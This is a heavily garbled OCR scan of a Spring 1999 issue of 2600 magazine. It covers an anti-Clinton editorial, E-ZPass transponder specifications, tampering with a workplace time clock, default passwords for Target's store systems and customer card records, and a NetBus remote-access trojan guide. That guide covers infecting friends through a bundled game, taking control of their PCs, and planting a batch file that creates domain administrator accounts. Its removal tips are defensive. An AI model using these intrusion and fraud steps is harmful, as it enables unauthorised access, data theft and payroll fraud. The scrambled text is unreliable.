

Payphones From All Over

Volume Surteen, Number One! Spring 1999 \$5 US, \$7.15 CAN



From Tashkort, Labekistano a typical Soviet style phone with a touch tone keypad nodification.






Salatiga, Endonosia: A small city in the Chatral,




Come and wisit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com



The Hacker Quarterly

Photo by Hanneke Vermeules Gagreb, Creatia; One of the Terriphones wolve number, And yes, it does take brooking talls. printed where you can actually read the



Signlek, Kyglygstern One of the more modern cand reader phones.

Photo by Yuny

REMOVAL **UNAUTHORIZED**

PROHIBITE



speech at the National Academy of Sciences, 1/22/99. powerful man on earth, declaring war on hackers in a information, raiding bank accounts, running up credit computer viruses." - President Bill Clinton, the most card charges, extorting money by threats to unleash cyber attacks - hackers break into government and "We already are seeing the first wave of deliberate business computers, stealing and destroying

This issue is dedicated to the memory of Walter. August, 1985 to March, 1999

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Volume Fifteen, Number One 260C The Hacker Quarterly

Spring 1999

History S

It didn't take very long for the thrill to wear off. The conficution that

people that high up in the command structure actually believe things poople—like—Geraldo Rivern and Mike Wallace—way is pretty daren seery. But it's nothing compared to come of the things they have planned for us.

That's right, we can look forward to an accelerated exosion of our freedoms and lairly open way of life. And it's all the fault of computer backers. Ougs.

We really do wint to express our singers regret for breaking our democracy and rototing the whole thing for everybody. But before the history books got written, we'd like to examine the facts a bit more closely.

First, let's look at just what was said. The speech in question was given on January 22, 1999 at the National Academy of Sciences in Washington, DC and was entitled "Keeping America Secure for the 21st Century." A good part of it had to do with the threat of bioternotism. The rest themsed so "cyber attacks" and what trust be done to prover them.

"Revolutions in technology have spread the message and the girls of freedom but have also given new opportunities to freedom's coemical "Clinton says." The coemical of peace realize they earmost defeat us with usefulcoal military means. So they are working on a sphar stacks on our critical computer systems. We must be ready - ready if

our adversaries try to use comparers to disable power grids, banking, communications and transportation networks, policy, fire and locality services - or military assets.

"More and more, these critical systems are driven by, and linked together with, computers, making them more scherable to disruption. Last spring, we saw the enormous impact of a single failed electronic lick, when a satellite malifenctioned - dischled pages. ATMs, cradit card systems and relevation cuttworks all around the weeks. And we already are seeing the first wave of delib-

case cyber steacks - hackers break the government and husiness computers, stealing and destroying information, raiding bank accounts, running up credit card changes, extenting money by threats to unlease accounts.

Clearly, stenoure's been writching too much television. Even if we do scrept the bed science fiction section is well associated above, one last to wooder what kind of genius would allow critical systems to become more valueable to disruption to the first place. It sooms that kind of poor thinking would pose more of a

universally be seen as a regetive force. more people will believe this and hackers will the jump that because it involves computers in the real world? Such things certainly hapfortunare, and all too typical, assumption and council can only be backers is a most uncounts," "descraying information," or "extori-New that it's come from Climbra kinspir gradge against a equatic company. To make solers, career crienously, or people with a pen but they are invertiblely at the hands of ining money" if their demands aren't mee? is the evidence of hackers "midling bank setiess extends all the way up to the top? Whose Fishion tioesn't court - where is the evidence thing. Are we now to believe that this efuctionclue to believe ther backers do this kind of plately inacquiste. We expect people without a acterization of backers is both unitsir and conthreat than any organized pitack. But assembling the threat is real, this other-

> much easier to dispuiss. affects our level with every passing day, By suruting. Never has that been more important socept the abvious answers without thorough ess? As perpetual questioners, it's our reuse these hopelessly naive ideals against the nity is? And who else will have the gets to has shaped much of what today's not commudementation us, our concerns henome that than close, when new technology increasingly sponsibility to be skeption and to never put forth by corporate and government intersimple yes read premise of feet access that ways of defeating systems that are imposeperiod of cederological ignorance and fear, well-funded agenths of control and influence highest bidder? Who else will remember the selves or selling their allegiance to the trable without keeping the details to those tive perspectives. Who also will ligate out pression of individual diought and alternaas raeli as increased manipulation and suphope our nation has of evericing a protocogod The bud since backers may be the one

We said tigget votes and it does to addition to althousing \$0.8 billion to fight both "biochronism" and "cyben errorism," Clinon is considering appearing a military commends to occase these battles, right born in the library States State military prosence in our even country would be improvedented. According to The New York Towes, "Such a stop would go for beyond the civil defense measures and been shotters that marked the wold war, setting up instead a military leader-ship" right here in the United States to deal with the above described hackers as well as all the other cell people plotting our minor destances.

Obviously, this kind of a thing is taking concern aroung all kinds of people, are just inschere. But it illustrates why we have to make sure we're not there into this little game. It would be so modificate economical if so played alway and turied into the cybervillains they so want us to be. Then it would be easy to send in assuult teams to flosh us out collars a cybervillain, and this is what we have to be particularly excell about.

Earlier in the year, backers belonging to the group. Legious off the Underground (LeU) held an ordine press confession to announce a encapsign to stipple six infrastrucuces of China and Laq, supposedly because of human rights abuses. Led by Germany's Chaes Computer Club, virtually every major header organization (2599 included) condentated dais action as counterproductive, against the backer othic, and potentially very dangerous. Formulately, this ted an effectand other members of LoU quickly stepped in and deniss any destructive intent.

This incident served to bring up some rather important issues. While backing an occasional web page is one thing which can even be thought of as an expression of lice speech, declarations of war and actempts to cause normal damage are very different indeed. We den't doubt that this is exactly the brind when they came up with plant like the above.

should want to be. prisoner, which would you choose? Being Given the choice between secretiment as an version of "cyberwat" against this week's put in that position is clearly can where we backers who get in trouble with the law. enemy. It's not inconceivable that such being used ϕ_F the government to space their state, this would also raise the possibility of tool to being targeted as energies of the he manipulated into this position. In addisocieties. No matter from right the cause agent of electropic wasfare and a federal "service" could be held over the head of seems to be, we must not allow ourselves to to desnage unfrestructures and desnabilize sense kind of trait of war which can be used Clinton view of backers by quaking as iero It also plays right into the leads of the

It's truly enfoctunate that Clinton has chreen to accept this installarmed view of hackers. But by forcing the issue, perhaps we will have a chance to correct this perception before the triops move in or public hysteria field the fire. It would be wise to do wherever we can to make sure the origing we project is an accurate one.

6661 Sounds

Tracking Your Vehicles WITH BVI & FITM

meone@iting.org. ticour@2600.com by Thousas Icom/HRG

ment of Transportation astablished to coordinate the development and deployment of TIS in the federal advisory committee to the U.S. Dapartpostation Systems. ITS extre about when Con-According to the literature of ITS America, a gross passed the Toronadal Transportation Efficiency Act of 1993 (ISTEA) "ITS" is the abbreviation for Intelligent Trans-Sarface

goods to an energy efficient monor and will boundary show has now beauty made outly efficient and empressionally sessed trans-Court has sometimes and make and provide the foundation for a conjective Amore 151164 builty for the privation by an economic

Among other services. ITS technologies:


and delays, travelers from plunge their plans to The and during their regal directed to because mentaure frenchesience and additional strate on constitutes and parent schedules for seasolass he-Collect and transport information on traffic

them, and attrautatively pollecting talks of traffic incidents, cleaning show more quickly present and the depresent that the course Decrease conjunition by reducing the attention

that speed vehicles through much of the red type meeting dispand and weigh-de-mation systems sit and public rately there by noing automated associated with networker commence of improve the productivity of commercial, from

the bound with the property with mobilinating, or route guiddings. Assist definers in reaching a desired destant-

http://www.mctor.state.mi.us/planning/policyacs/ the him, and while pretty dull reading for the The full text of the ISTRA is available at



ture" and tasks a committee to, arrang other tem (including highways) as "tribbal infractrucdesignates the United States' (parsportation syscip govern13010.html. Executive -Order 18010 rext of BO 15010 is available at http://www.po. do: 13310 - Critical Infrastructure Protection, ITS is also libled to Residential Executive Or signed by President Chinton July 13, 1996, The must part, does have some interesting somous

200.00 behaves of used chances in proliferal infrastrate constant the source and nature of the values.

three and serious both these Brown physical by aprelief by effect to protect entited byforestur-"thenerwise what legal and exticy issues are

craited influentations from physical and cyber through and asseming Jamin continued operation ter and implementation strategy for protesting "recommend a comprehensive actional pol-

AVI and ETTM: The Front End

meet, specifically AVI, Automatic Vetrals Identi-EITM, Elegronic Tolks and Eraffic Manage-The subsystem we will be exceeded thing on its

> and the system used by E-ZPass. which is mounted either on the vehicle's bumper nors. RF systems unline a transportula (tag) a stouded distance to grocery store checkout scanfairly passes through the foll lane. They operate in gies: Laser and Radio Frequency (RF), Laser they are the unest common technology in use, reader. We will concentrate on AVI radio tags, as windshield or poof which is read by an RE which which is read by a lover scannor is the sygysterne nintre a a bar declad sticker attached to the vehicle for the purpose of clarging the tell to the equipment is able to determine ownership of the of the toll collection system with which the toll refers to the various compounds and proviseses proper audocuer. AVI cass two main technolofeatier. Automatic Vehicle Identification (4VI)

Complete Recu and are planning to offer 5.8 Glas, systems in the and companies now offer systems at 2.45 (the., operational on the 915 Miss bend although sevto industry reports, currously systems are only 2.45 Glizi, and 5.8 Gizz 1881 bands. According AVI Radio 1898 eau operate on the 913 Miss.

tags: Among them are There are several standards for AVI radio

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California Tidle 21

prio Tietle 31 de avaidable etc of bytical system space. The following Califor-L'our California Tâte 21, which is representative http://www.ettm.combide21.html agy that is 100 captorie. The following is taken available, and don't involve the use of technol-The speak for AV2 radio tags are publish-

joinemist a Receier and a Transporter. The miles meneral colony the Sunder is to have been directly and actions and principal conmatte which releasification (42) realpoort "The Companibility Specifications for eath-

- 1. migger or extreme a Transposador
- diam, and 2. poší sta Transponder for epecífic informa-
- manage has been necessary Transposition after a notice has positive out the proffing 3. provide au acimomésige unssage un rise

whitehed where the Transported spices its ones A iss/f digitar сомещен/связая эргение за ки-

farsker dafan an tribial on of doin records dan'i two way communications processed and as The specification is means to diffue a some

tious found in this Chapter are set forth below: of streethest displacement for any of the streethest

Reader Specifications:

अध्यक्तिकार क्रिय Reader Trigger Signal - 33 mucruseconds of Im-

PCC antiguescopi Beauty County theor (Charlies Corrière Englange 915 47, 12 MTC (subject to

Corrier Mediation: Dispolar ASK (Mancheson Processory.

We have find a man were Field Strangel et Teansposeder Andreas 500 No. Line Bits: Application Specific 大百里 田里 別はな ののの Alba

Transponder Spreifications:

Technology Tipe Modelated Buckscatter

Fransporder Send Mode (Gylink)

Substantin Madulation FSK Carrier Medication: Subclinica AM Charlier Engineery: Some as Rooder Seed Mode

Sederarrier Englishmens: 600 kHz 1/4 1706 and 9007 ST 47R 5527

Date St. Rank Hill Rys.

Receiver Medel Strength Thresholds 500 with 17-50 m Five preiminances; No. Data Bris. Application Specific

Transporter Autoungs

Philosipolipe idenigonial

Escation: Flour of Reliable лін (Укупліян). Оранаван жітіні Эйр коміней екуілі

used to store the unit's social number. Asseming recorporates have 256 bits of memory. This is *Current equipment is from Mark by Industries. no checkenn bits, this allows for a little ever equipment was Caldiocaia Title 21 complicat. The Mark W system operates on 900 Mbz. The from Ameeth Systems Corporation, Authorities The original E-ZPass system used equipment

Spring 1999

1.157 x 10°77 passible combinational This doesn't appear to be the case, however as California's Title 21 wanderfully informs us:

Section 1703. Definitions for thata Codes.

(a) Agency Code; This 1(4-bit code field stantifies the Agency that has authority to conduct the transaction.

(b) Byte Order: Numeric fields shall be transmitted most significant bit riest. If a memoric field is represented as multiple bytes, the most significant bit of the most significant byte is transmitted first. This document represents the cost significant and first transmitted to the left on a line and to the top of a multi-line tabularies.

(c) Error Decetion Code: The serior detection code utilized in the defined code to the CRC-16, with a generator polynomial of X8 61X1 (EXX+). This results in a 16-bit BCC transmisted with each data message. The data 654 protected by the CRC excludes any preceding header in overy ease.

(d) Filter Bits: Filter hits are used to adjust the data message length to a distinct length and shall be set to zero.

ie) Header Code: The Header is the first field in rately data (exchange after either reader or transponder transmissions and consists of an 8-bit and a doir word for a ratel of 17 ten. The Header provides a signed that may be used by a transport to isoliteymphonize (selayn) with the data being transmitted, thus the naturous Selayn. The Selayn signal has binary and headed-inall values 10100000 and AA, respectively.

The Header code also provides for a unique, 4 hit Flag that is recognized by a receiver decoder as the end of the Header with the data encourage to follow. The Flag vigual has binary and havedecimal values: 1100 and C respectively.

(f) Station 1D Number: This 32-bit field is used to uniquely identify the coader conducting the transaction.

(g) Transaction Record Type Code: This 16bit code uniquely identified a specific type of

valid transaction between a reader and a transponder. This code uniquely delines the transponder message fields and functions permissible with the transaction type specified by the Politing massage as described in Section 1904.5(§)(1). Hexadecimal numbers 1 transponder message and 3000 through EFFS are dedicated for reader-to-transponder message solutions.

 (b) Transaction Status Code: Used to provide alans information to the transportion

 (i) Transponder ID Number: This 32-bit code uniquely identifies which transponder is responding to a polating request or is being achieved of yet.

Section 1966.5. Transponder Communications Proceed.

(a) Subcarrier Modelation Scheme.

transponder backscattered signal and not by and 1.4-300 kHz. The lower and appearanteering fresubcarrier using ESK modulation with a center the baseband increase signal shell medidate the by the subreactor modulation frequencies of the specifically. The message information is conveyed guencies correspond to data bits 10" and 11" refrequency of 900 kHz and frequency decision of its with a 20 percent duty cycle and time and falls tion shall be varied between upper and lewer limthe incident carrier signal. The arcentae cross section scheme shall be amplitude mostatation of an tions of less from To newscounds. Her transpire-Booking cross section of the antenna as seen by KF carrier backstarter created by varying the se-The transpondento-easier (uplink) modula-

(b) Duca Bic Kates.

The data bit rate for transporder to reader data messages shall be 300 kbys.

(c) Field Strength.

The field straight at which a transporder that message is transmitted using backscatter technology is dependent upon the intendential field arranged blue the reader. the crossponder field arranged blue the reader, the crossponder field arranged blue to the field straight and the field straight and the field straight and the field straight arranged by the field straight at the field straight at

Rf gain interral in the transponder. The transponder and automa gain taken together shall effect a change in the backscattering cross section of hebasen 45 and 100 square confunctors.

(d) Standard Transponder Data Message burder

The standard portion of a Transponder data are stage shall consist of a beader and transaction record type code. The subsequent length, data compon, and error datastics solution shall that be calablated by the definition for that transaction second type

(e) Transponder Data Message Farmers for ADTTGT (GlAscrion

There may be numerous transpoodes to code: (6th russings formals, 15th licens) is determined by the Transaction Record Type code sets by the unappender (the following is the code-sets by the unappender (the following is the code-set-transpoinder russings formal proximity specified for AVI electronic cell cathodics applications:

(1) Transpender Transaction Type I Data Message

Transponder Transaction Type I Data Measage allows for unencrypted transponder III numbers to be franspound. Type I data messages shall be structured using the entered data bit fields in table I.

(3) Transporder End-el-Massage France

The End-of-Message signal for transporter data enessages shall counsist of a inflational of 30 independenced of no modulation.

in together Still, with 4,294,967,296 possible combinalescattering tions, brute faming an ID code seems out of the 100 square question. The rice thing is that it test they give you the whole randown on how to marrier the

The way the system works is postly simple. The healer wells until it postives a signal from a vehicle presence sensor that a can's within range. Typically these are either IR (Indiana) light beams almost across the Inflation or an inductive sensor in the tail tane. Obsertion system denote your retaile, it takes a picture of your lights for the response from the transporter. The transporter modulates from the transporter. The transporter modulates the carrier and reflects the back to the reader. This is known as "modulated backscratter". The system got the IR, well is if your length or non-pour way. Should your IZ-Pass be invalid or non-pour way. Should your IZ-Pass be invalid or non-pour way should your IZ-Pass be invalid or non-pour way.

That's the overt use of the system, and premy much the party like you'd given when inquires and made. EZ-Pass also has two other uses, which have nothing in do with toll sollection.

place to some your a tooket.

As part of ITS, systems have been implemented to "monitor staffe," meansity to help subspecific know when there is a stallie delay. The most obvious monitoring fixtures are those cameras, you see on the sides of the highway. (Yes, they can read thanks piece and identify the driver of a validic if they are so inclined, and want to put some effort into it. Some of the systems are wheless and somewhat early needtered to the hadder who is so inclined to investigate for themselves.) In addition to the cameras, IC-Press is also being used

This is how they do it: AVI neathers are placed at points along the highesty. The readers determine how long it takes for an EX-Pacs equipped

		8	"Total:
		18	From Detection Code
		98 20	Transponder 20 Number
	rst	id Çh	Transaction Record Type Code
	П	-ja	/ FIG.
	24	01	- 50) 570
			Meditor Code
Value	Hexadecinsl Value	型 2.	Field Definition

Table 1 - Type 1 data message structure

which to go ibert petal A to poor! 3 Fer extenple, at 60 MPH (just under the speed limit on acost of the Parpway), it would take a vehicle one infants to pass by two AVI conders a mele sport (60 MPH is a mile a minute). During a crafte jumin which vehicles are going 30 MPH the men between AVI readers would discesse to two mintenes; that indicating a poolders.

Now existivity this Left say they stated an IZ-Pass transponder going from the same two coaders (one unite spart) in 20 seconds. This would indicate a speed of 120 unites an four (2 miles infinites). They log that IZ-Pass ID, and send the owner a speeding trialer in the resel. This isn't too institutes on a soft road such as the New York State Throway, as the time you order the highway is acted on your real taken, and reaching your destination exit too cutchly will also reach in reaching a fast driving resent from the New York State Potter.

The interesting part is that they are parting IZ-Prass reading on not-foll reads, and making it very difficult for folks who with to pay tolls with each. I was no the White-tone Bridge a couple of months ago, and thet White-tone Bridge a couple of months ago, and then was only one large out of most ten that accepted each. What this means is feat they are making IZ-Prass party moch a remeably for anyone who copularly travels on stall readily for anyone who lives in or commutes to New York City. This universal servage requirement is what will make EZ-Prass parties for surveillance. There past an AVI transponder, and your location is pimpointed.

So in the name of "boiler traffic conditions," big brother is intempt to the high-rays of the New York metropythian angu. Despite all the statist assurances of thenest people don't have to worry." I'm an old-fastioned letters where I nevel As the interest of Naci Germany and the former Society the government had demand a protect by beatings and the former Society Union also protect, nothing good comes from a government that takes to control its people. Might I add this technology is in the bands of a government that continues to hotel Kovia Mitrick in tight latter of habeus origin. End tune

Utilike some other rechnologies used by high brutter. AVI RT hags are relatively easy to countermeasure. Placing the transponder ray into a shielded enclosure such as a seet bee (ammo box) will provers it from being read. Simply take out the transponder just believe you reach the full booth, and replace it when you're done.

The New York State Hordge Authority is at the time of this writing, providing at roll booths. Shielded bugs for people who had EX-Pass, the occasionally want to pay easie to get a cought for the engle crossing. This service is for individuals who are traveling on employer business and getting reinshursed for treat expenses. An examination of the bag showed is to be similar in construction as an innerstance bag for handling electronic ecopocities.

AVI bys are just one part of the whole system. Look no the sakes of quest interestate high-ways those days, and you will notice more and more modelide house appearing. Some have phone fluors on them. You will also see highway departments intenting industries busps in the parameters intenting industries busps in the parameters for the purpose of "traffic surveillance". According to the NYS DOT 11'S week site high-waysded-state my systems in progressional traffic surveillance.

The Tight: Pion Visualization and Control (TPR) System will enhance NSSDOTS abelig to one video detectors to perform sect. that traffic control intends and associative video preventing architectural intends and detection and one of artificial neutral networks or emolate homorphyreagation and detection making in the inciding detection process. The five million whiles project is being jointly programed to the Department, the FFBB, that is A. Air Force's Prome Laboratory and KAMAN Sciences of Colorado Springs."

That's right. Some Lates and KAMAN. Makes you wouldn doesn't it?

Ubepathis article you your brain geats proving. AVI 8F-Tags are just one aggreet of the free institute fields of ETTM and ITS. Thanks go to Exolide, Langly, and Byers for their essistance with this erricle, to "The Little Reople." and to Emanarural Goldstein, near stitut, for graviding the viviscention subgest. Also provings and much lose to my figures who that language are to include the word "viviscention" in a coherent torseet. If I record sufficient feedback to said office, Juture articles will be forth-to-back to said office, Juture articles will be forth-to-back to said office, a town or distributed free to town or distributed free to town or distributed at the 2500 VMB flow 4266.

OLLY ONEXPORTE

ny John K

emodered bow it works. actually have to use this thing and have always formation is for any of you out these who might for a line of low everboad operations. So this inthat this specific haps shock serup was popular on while appeading one of fixer servers. Bring inquisitive. I aid a little research and found out model as that of other companies I had worked more receiveding was that it was the exact same PC controlled using clock. Now what was even One of the interesting things wheer the job site is of bags for hours op and and for minimum wage that all of the laborers charked in and our vie a has of people doing mental work like the sewing E-dors leader world rail a sweater a some repair on a small network for what little while back I was called in to do

of employee week patterns, such as fiabilitial tenthat reports and suntinguines allow quick reviews dividual, departmental, and example alphabetdiness and overtime theft." work hours) for any periods of up to 36 days. Insolivity and regular, oxydimo, adjusted, and 10181 employee week reports (descring all cleck-in/out "Time-Bane provides fell-sized, essystemed piopees or less). There are no ring; cards to buy, store, process, or file." They continue by saying for a small-to-medium-sized business (§S) garcalculates, and processes ampleyee work time 77005-4397 (715) 668-2326) and in designed as straments (6721 Stella Link, Election, TX Ta comporterized enemagement toot tiget records. "Fibonia" unit. This is made by Westelow In Past off this is good to cover the Tinz-Back

New obviously this sounds like an amazing tool to necitive unplayers and punish potential wrampéours. This is an exportantity to show your employers how you are a perfect choice for management by reprogramming the time clack. So onto the decails:

Let's begin with the good things" The system willburg than digit codes for identification. For Ployse numbers are four digit codes. The Magnifercode is four digits (1234 by defaults, and the

Physical Access code is four digits (5878 by default). So if you know fee is code 4943 you can always clock him out when you clock out by typing in 4043 and bitting the out key (you will know it is really be because after bitting the fourth digit key his cause will appear). If you happen to but the in key instead you will set off an aloue that our he killed with the clear botton (if you used the up and down arrows tones a you could block out hes? accumulated weakday/herkweek hours). But then there will be a record of fee trying to clock in relies and it will have to feed using the Manager code.

does arrow and it should extend to the default dismodify these. When completely fluished bit the date will allow you to display informiness and with a date in month'day founds. Changing the tings) and pross states and the 4345 will pop up 1234 (since no one own changed the default secwe will be asked for an access code, so we type the loads time problem so we will type in last, to the Time-Serie's printer as well as the keypad. I number again (4343) and this time bit order. New vided Septets, Complete Septet, and Report won't coally cover these. Back to Joe, We want to Summary. New sines these really bequire agons, options like Daily Report Activity Graph, Indidigit code and pressing the error key. By pressing the up and down arrows you can check our various Manager mosts is outcook by typing in the folia

Program mode is reach more interesting so let's go in that by typing 5678 and possing coun for relativer your code is, shoulder surling is paramissible). You now can use the up and down surews to seroll through the following options:

Employer Dans: Here is where you can create and edit curptoyee ID's and department trambers. The second line displayed is the Personal Time-keeping Options. The first digit is the weekweek schoolself, then the substitute look (0 flags violations, 1 flags and barps violations, 2 sets off an alarm when a violation occurs requiring a manife, ego override to fix), near is the check in made.

Time - continued on page 47

ARETAILTARGET

jegu get arrested dom't blank and de 2009 feel like exedia card found in your game, when eaching (Hegal notivities, so if you're an idial and A lot at the information herein could be used for for constraining yourself while on the clock, or an privy to information that could prove useful manifolis wage. As a fertiser "team increber," [just looking for somerhing as do wishe shopping. rif you are an employee of Target, you are Latelle you are wasting away your youth for probably aware of the many fun things to do

The Target Nietwork Terminals

uying to issue commands other than NET. member pad (not the enter you would usually hit culated thus by followed by hitting tatter on the ageds "KEY NETWORKSOR HONE burned and failed faisable sciences with an entern conformation simple lotal 486 based system (even has the lottle WORK or BOST, but to no seail. Any command into cash anguiter. I've spent at least five hours then Upon closer inspectable you will dotted the papers along with a computer. The computer is a and selling on this godernous assually a busch of Usually for a will be a counter desine the boar CD players, and other expensive marificulties the trig grass showcases longer while the best of the ics and jewelry have their own "heats." These are The sub-sections of Target seek as electron-

if you don't know), and the was the TERMINAL word. Still, there are some him things to do wallparenter, usually 0-9. their property of larger. The USE MID we see store munities bolds the user mane and pass-Taxox is the stare number (spines) in employed torad as follows: SOT xxxx some legal jargon about "all jallyriouriga legals for a USERID and PASSWORD, with HOST, After you offer HOST, you and promitted Employe NEUWORK is a dead cod. The É is conversely

strange idea that customers are "goosts," and the is personned by different passwords. All lingual about it. Try GUESTS as the password and couplingers must refer to them as such. Think bingo, you're in. The whole Bapet HOST acress Now for the presented Talget that works

> Accounts, which all found I used of the pur-son's information, along with their purposembers. early of Ling. For the most part, however, you can't do anything (if you look to the larger than coss to all the store's wored, Targer Card actedges, which pools be due if some ion that counts, and various other pieces of information. in cases have access to everything. You have ac-Aussessen Strandun bers don't stick out like ather credit cards, so poprove that the earl was there. Terget earl more BADGES@DHC you can order Target name ally cackess. The exmed function is fan to need with, but reyou need to imprint the eart on the receipt to someone else Sunsal Williambernel coedil, cards an an espaintación cliaide despesa, men ad tal pure they are OF 10

system. I got "terminated" before I could really Look around for other timptions in the BOST

Mark The LAX

and run the GRT application. Well remember that you book one of these up. you will notice a quick as follows: that says Key Application. Desir applications are should get in relatively fast it you're an embut starting with I and see what happens. You carpleyee number. Well, make up an 5 digs michfirst get into the LRT application, it asks for your The LRT will their connect to a host computer ment called LRT's (Laser Redic Tamboals). If nucroing. So, forget uses timb pieces of equip-LRI's suppose to be a little platchy. When you DOS shelf I be you want it back, don't you. The 100% shelb, but you'll soon notice it disappear grizing the levetion of everything would be mind pleyer, use your own mentor. You get a precapt Target has very large back ereons, and about

TPC:

Proys - Get status of more tandisc along with

32 - Add term to back rearn

and a Tiske southout of the back toom

Target - continued on page 29

Wreaking Havoc With NetBus

guet. Even though Norther Joseph gotten mayb named Carl-Fredrik Neikler in March 98, the first other. One feature that makes NotBus prore fun to possent is still planty widespread. released vection 1.51 in Apoll and 15cm 1.6 in Apcurrently make on only the Win 9898 platform. Nettens was written by a Seedish programmer So is that it must be bord Wite 95/98 and Wite BO distinct functions that appeared them from (the airtake coulded of a remote boar on a TOCAP astwork. Both progress have similar and

per, and from my personal use of NecDay at comes with NetSae, a for of sext expitable on the VLSS and some upgrades, so I'm going to save article was written using the readments then Wave by cliniquiting v1.50 from this article. This more often because it has all the functionality of currently two versions of NotDes in circulations Work, of borne, and at setticol. version L.S. and version L.6. Version 1.6 is used communicate. Its default is port 12345. There are on their PC. One disnovatage of Necbor is the Northea server in it - there is also a version of you eas't change the puri that Needles uses to friends. When they then it NorBus gets installed Whitekanole with BOX and send it to your taids a game called Whackanoole (which has the You can also download Whatekjob, which com-The Needus server can be personned andrer to lieve that NetDar is "Gas straighty." I disagrad remote PC, the criteri is run on your company to run on your $P(\zeta)$. Once the service is running on a on the remote host) and a client (the progress) you janized (net like BO asiag seranwasp or silkrape Bus server is larger than the RO server, some hefind and exploit the turbote PC. Becapso the Netway - they have a server (the program that nine To principle, NetBus and BO work the same

extension. If you thange the extension, it should remarked another as fony as you keep the EXE The v1.6 server is called Patch and Incan be

> perc 12345 and responds on porc 12446. types two TCP parts. It listers for a client on every those it starts. The NetBus seems serually always be capitalized "Too default in PATICH of the server without the extension, and it should path of the serior 100. The "Name" is the using This is how Windows starts the NorRos server fires/CarrentVersion/Run which shows the full RENT_USERNATCH (Putch would be applied) CAL MACHINE SOFTWARE Principal Winalso places a value in the key 11XEY LO-Registry by creating the key HREY_COReven be detected. What is does is tought itself to the by refusionar year recurrent the server to beit its time Windows resterts. It also adds itself to the Windowskystem duodony and start up owny there and trooks like nothing happened and can rus, it doesn't disappear like BO, it just stage sus 124k for BO. When the sorrow program is dows wou'l know that it's an executable and it Windows its alf, If you change the extension Warproductive word must like survey size is #GIK keystall work technically, but the problem lies in

even nearbits shouldn't have problems figuring it buttons/fearages on NotBus 1.6: out. Here's a description of some of Soliton. It's really into two and user friendly that What makes NetBus really meet is its GLT in-

whether object, or reconsorable surver from the re-Server Asimis - lets you additiousgo gase-

on the second that the user conflicemove. Show Image - best you display a BMP image

Shap Many - Say you said the more pul-

the Prognat/URL window. Short Progress - lefs you run the peogram or they Manager - tempor and mossages to re-

idute heiss and allow them to respend back Streetsfumy - lets you see the namete heat's

who's logged on Ger light - less you got info about host light

book, ar sheedown (Selbost) that Wadney - less you begott, power off, re-

dows on the bost and close say of them Andre Wash - lets you see all the active with

Spring 1999

Spring 1999

2600 Magazine

2600 Mogazine

on the book's company. Control Monue - lets you control the motive

keyboard. Key Manager - less you disable the heet's

drives, uplead, devented, and delete files. The Manager - box year see the head's hard

Drawnian Rowald

any of those methods: : PC if you've been infected. To find out if you have NelSus installed on your PC you can use NotBus is poster outer to recover from your

x" or "NetRus 1.23 x" depending on version infected you will get the message: "NotBus 1.60 for no address and port "12349". If you are in-refrec to your conguter using "localbost"

is infected. The Netfous password is stored in the Outcodied or a password dialog box, your PC elient and ny to geogreer to "localbost". If you get . You can download and run the NetRus

been changed, Leek librarustal parties.) verPord. (Patch is the default name and may have TERMINOUS PROPERTY OF THE PROP

0.00012345 0.0000 hoose rejected show will got little " You can run netstat -ax | find "12345". Id DNINGEST

reboth the Registry:

server. (Putch is the default name and may have been changed, Look for mustal names.) key will show the full path and name of the Microsoft Windows Corrent Version Run - this . IKEY_LOCAL_MACHINESOFTWARE

To remove the server, you can use any of

order the pursecond (if nanessary), go to Server NorBas electa, make a connection to "topplings". Admin, remove server, ... Oet the password (ill necessary), can the

daws, remove the server lile from Windows istly, remove the Registry only, restart Win-Find the path and server name in the Reg.

some program files, go to the Registry and reat startup about "Aindows not being able to find file. (If after using this method, you got an error move the pathness of the Netbus server.) istry, boot to DOS, and manually remove service Find the path and servor came in the Reg.

ten and it will call you if you have NeiDen instanted Download and install NatRoger on your sys-

> and if it is east installed on your system at a later time. It will also ask you if you want it research.

Chings With Bus

Making a connection to the trunted later to

acc's IP address you have no beginess using mode have to you don't know how to get some-You need to get the IP address of the m-

remote PC miss be either connected to a FCP/IP silicope to attach it to some goofy lyngman and send it to friends (my favoration produce). Note: the prening," skills, wheeksmood or you can use and execute in You can use your "social outynetwork on the Internet in order for you to make a Get the NetBus server on the remote PC

use any of the commands hard above. Once you make the connection you can

weblashus from https://24.3.219.20/figmosbiascurity/iscenncy%/70 Hore's arrest trick I found an ecoli's webpage

connection with the NT boot account on an NT server nace you get the Net-You served metallished and and able to established a that you can use to create an administrator

med taken cooli jadd Create a back file with the following lines:

net localgroup administrators exoli /a/ld ned group "Domain Admins" costi 'add

admitted to the programativest less took object as the uplead path and click Close. Type cresolichorse Checobadouter. Type in obsertadouter.hat adoubat on the entries. Connect to the larger PC name will do) Save the file to your hard drive. Start Program. using NetBus. Click File Mgr - Uptoxt - and For example, Int's say we save the ISe as evolv-(Neto, Ecoli is a sample username - 20)

Mobio's property remember to be responsible and not desirely other gitimate purposes, he fact, I personally known programs like NeiBus and BO can be used for le-So when using Nechus ancier similar tools, 175 to NotBus to remotely administer their NT network mana than the network administrator who use: trany to what the modes would have us all believe. does everything is claims and then some it on-NotBus is a very fair and effective tool that

More Socket Programming for fun and Profit

dar kaite@brigade.nal.org

SunOS. You'll have to lack the "sooker" (throny with the "-looker" argument to got. but with the negative values. And then five also solutived mail should compiling the socker shoff under need to been And I've inviewd some bugs(!) in the previous article, the exemple to the greepic grow should do utsigned printing. (just change the Wiss to 600). This will fix the grabban some people have The general quite a lot of replies which all stated how pleased they estero with my first artists, really

Surabs example: ger gorip. < -o getip -lsocket

Cinux example: gec getip.c -a getip

Invoduction

an aid bog, but it's great to use figurey purposes, This saticle assumes some basic C programming slee assumes that you have read the passions priidle in the same scries, available in for Fali 1898 (1898) skalls from the scader along with some basic kepwholge and understanding of the TCPS(P protocol. In After finishing this artists we should have a simple Windows95 notices notes: (Yes, I know this s

Reading/Winding

